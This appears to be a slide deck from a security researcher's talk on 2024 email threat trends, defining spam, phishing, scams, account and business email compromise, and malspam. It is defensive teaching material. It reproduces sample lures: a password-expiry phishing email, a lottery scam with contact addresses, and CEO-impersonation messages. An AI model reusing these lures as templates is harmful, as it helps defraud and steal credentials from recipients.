



# Catch Me If You Can: 2024 Trends in Email Threats and Evasion Techniques

Omid Mirzaei

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# Omid Mirzaei



Security Research Lead



@malearnity



I am a leader in the Email Threat Research team at Cisco Talos.



My team is responsible for developing and monitoring customer-facing detection features that block email threats.



Postdoctoral research associate in Computer Security at Northeastern University  
PhD in Computer Science – Information Security from University Carlos III of Madrid




Publications: Dozens of papers in top security conferences and journals, and several blogs in the intersection of machine learning and cybersecurity.

Service: I'm continuously serving as the technical program committee in top cybersecurity conferences.

# The Importance of Email Security

# Email Exchange Rate



Source: [www.statista.com](https://www.statista.com)



# Email Client Market Share



Calculated from over 1 billion opens in [Litmus Email Analytics](#), in August 2024 (source: litmus.com).

# Spam: The Unwanted Emails We Love to Hate

- Unsolicited emails that often contain commercial messages or website links.
- Messages you didn't ask to receive.
- They attempt to persuade recipients to take some action.
- They are not necessarily threats.
- They can be very difficult to filter out, and they often clog up inboxes and slow down email servers.



# It all began with an email!

- An outstanding percentage (>90%) of cyberattacks start with an email.
- Most notable examples:
  - Operation Phish Phry
  - RSA data leak
  - Dyre phishing scam
  - The Sony Pictures data leak

# Main Email Threat Types

# Phishing

- An email threat that heavily relies on social engineering to mislead users into performing specific actions.
- The attacker's primary goal:
  - Stealing financial information (e.g., bank account number, credit card number)
  - Stealing system login credentials (e.g., username, password)
- Alternative goal:
  - Tricking users to download and install malicious files



# Phishing



June 1, 2024 at 4:16 AM

Please confirm to continue.

To:

[Redacted]

Hi [Redacted]

Please note [Redacted] authentication expires 01 June, 2024.

[Continue](#)


Please continue to keep or change your password.

Regards,

[Redacted]

# Scam

- An email threat that is designed to deceive the recipient into sending money or providing personal information.
- It's sometimes called a “phishing scam” too.



# Scam

P

WINNER (2024)!

To:

Yesterday at 6:15 PM

Publishers Clearing House

Attention: Winner,

Congratulations on your confirmation as the legitimate beneficiary of your U.S. PCH Lottery prize of USD 2,850,000.00 in cash and a 2024 Ford Bronco Sport in our 2024 Publishers Clearing House Lottery. To claim your winnings, please get in touch with the delivery company using the details provided below.

Number Draw: 05, 07, 10, 03, 12, 43  
Insurance Number: 435/453L/T011  
Ticket number: 719-226-1319  
Serial number 902-66

The delivery company requires the following information from you:  
Name, Home Address, Age, Telephone, Occupation, Nationality, Country of residence.

Contact Mr. Craig Peterson for any inquiries or assistance.  
General Enquiries:  
Email: [Purolatorc506@gmail.com](mailto:Purolatorc506@gmail.com)  
[Purolatordeliveryman@deliveryman.com](mailto:Purolatordeliveryman@deliveryman.com)

I anticipate your swift response and collaboration to ensure the timely delivery of your funds.

Congratulations once again.


Best Regards,  
Andrew Goldberg  
PCH Lotto Official

-----  
Copyright 2024 Publishers Clearing House. All Right Reserved



# Email Account Compromise (EAC)

- An email threat where attackers use various tactics (e.g., password spray, phishing, and malware) to compromise victims' email accounts, gaining access to legitimate mailboxes.
- It's also known as email account takeover.



# Business Email Compromise (BEC)

- An email threat aimed at causing financial loss to a business, normally by tricking victims into sending money to an account under attackers' control.
- BEC and EAC are very intertwined.
- FBI has been tracking the EAC and BEC threats as a single threat type since 2017.

AS

TIME SENSITIVE

To: [REDACTED]


September 20, 2024 at 11:58 AM

Hello Jill,

Re-confirm you phone number, I'm trying to reach you. Thanks.


# Vendor Email Compromise (VEC)

- VEC is a specific BEC threat where threat actors compromise a company's email accounts, and then, hijack email threads to convince a supplier to redirect outstanding payment to an illicit bank account.
- Threat actors impersonate an individual at a trusted vendor organization.
- VEC email threats capitalize the trusted relationships between customers and their vendors.



# MalSpam

- Malware that is delivered via email messages is known as Malware Spam (or MalSpam).
- A few examples:
  - Melissa virus is recognized to be the first malware widely distributed by email in 1999.
  - ILOVEYOU computer worm that was sent to millions of people in 2000.
  - NanoCore, first observed in 2013, was delivered via phishing emails.
  - Agent Tesla which was first appeared in 2014 and surged in the 2020s when it was leveraged for COVID-19 themed phishing campaigns.



# The Role of Social Engineering

- Social engineering techniques are used extensively in most email threats.
- Human hacking: relying on psychological manipulations to trick users into making security mistakes or giving away sensitive information.
- Most popular techniques:
  - Exploiting a victim's desire for information
  - Leveraging intimidation and urgency to drive action
  - Hiding attacks within popular events
  - Impersonation (e.g., brand impersonation, sender domain impersonation)



# Email Threat Trends

# BEC & VEC

C

Request

To: [REDACTED]

July 30, 2024 at 5:35 AM

Can I have a quick conversation with you, I need you to reply to this mail as soon as you receive it, also drop me your WhatsApp number for a quick chat. Thank you.

Regards.

Derek Neldner,  
CEO.

CW

Urgent request

To: [REDACTED]

August 28, 2024 at 7:59 AM

Hey there, eh! Are you a bit less tied up right now, eh? I've got a confidential task for you to handle. I'll be in a meeting shortly, so no calls, eh? Could you kindly respond via email?

Christian Wulff  
CEO  
Take care, eh!

# BEC & VEC

SM

Respond ASAP

To:

August 30, 2024 at 12:17 PM

Hi Maria

How's it going?


Kindly confirm your cell phone number.

Thank you,  
Sarah Macdonald  
CEO & President, C.L. Smith


Sent from my mobile device.



